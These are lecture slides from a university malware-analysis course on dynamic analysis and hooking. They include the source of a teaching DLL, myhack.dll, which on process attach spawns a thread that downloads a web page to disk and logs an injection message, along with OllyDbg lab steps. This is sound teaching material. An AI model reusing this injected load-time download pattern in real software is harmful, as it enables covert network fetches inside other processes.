
Class 8

CSC 471 Modern Malware Analysis
Dynamic Analysis, Message Hook

Si Chen (schen@wcupa.edu)



Dynamic Analysis

- Dynamic analysis is the process of executing malware in a monitored environment to observe its behaviors.
- In today's lecture:
  - Dynamic Analysis
    - Dynamic analysis myhack.dll with OllyDbg
  - Hook

Source Code of myhack.dll


myhack.cpp 〉 No Selection

```
1  #include "windows.h"
2  #include "tchar.h"
3
4  #pragma comment(lib, "urlmon.lib")
5
6  #define DEF_URL         (L"http://www.naver.com/index.html")
7  #define DEF_FILE_NAME   (L"index.html")
8
9  HMODULE g_hMod = NULL;
10
11 DWORD WINAPI ThreadProc(LPVOID lParam)
12 {
13     TCHAR szPath[_MAX_PATH] = {0,};
14
15     if( !GetModuleFileName( g_hMod, szPath, MAX_PATH ) )
16         return FALSE;
17
18     TCHAR *p = _tcsrchr( szPath, '\\' );
19     if( !p )
20         return FALSE;
21
22     _tcscpy_s(p+1, _MAX_PATH, DEF_FILE_NAME);
23
24     URLDownloadToFile(NULL, DEF_URL, szPath, 0, NULL);
25
26     return 0;
27 }
28
29 BOOL WINAPI DllMain(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpvReserved)
30 {
31     HANDLE hThread = NULL;
32
33     g_hMod = (HMODULE)hinstDLL;
34
35     switch( fdwReason )
36     {
37     case DLL_PROCESS_ATTACH :
38         OutputDebugString(L"<myhack.dll> Injection!!! -- CSC 497/583 -- Dr. Chen");
39         hThread = CreateThread(NULL, 0, ThreadProc, NULL, 0, NULL);
40         CloseHandle(hThread);
41         break;
42     }
43
44     return TRUE;
45 }
```

Revisit Lab0

Lab 0

Objective




Change the debug information in DebugView window from
`<myhack.dll> Injection!!! -- CSC 497/583 -- Si Chen`

to `Hello World!!! -- <Your Name>`


(Replace <Your Name> with your name :)

take a screenshot and upload the image to D2L.


Dynamic analysis myhack.dll with Ollydbg




Go to ”Events” → select “Break on new module (DLL)”




Attach to a process

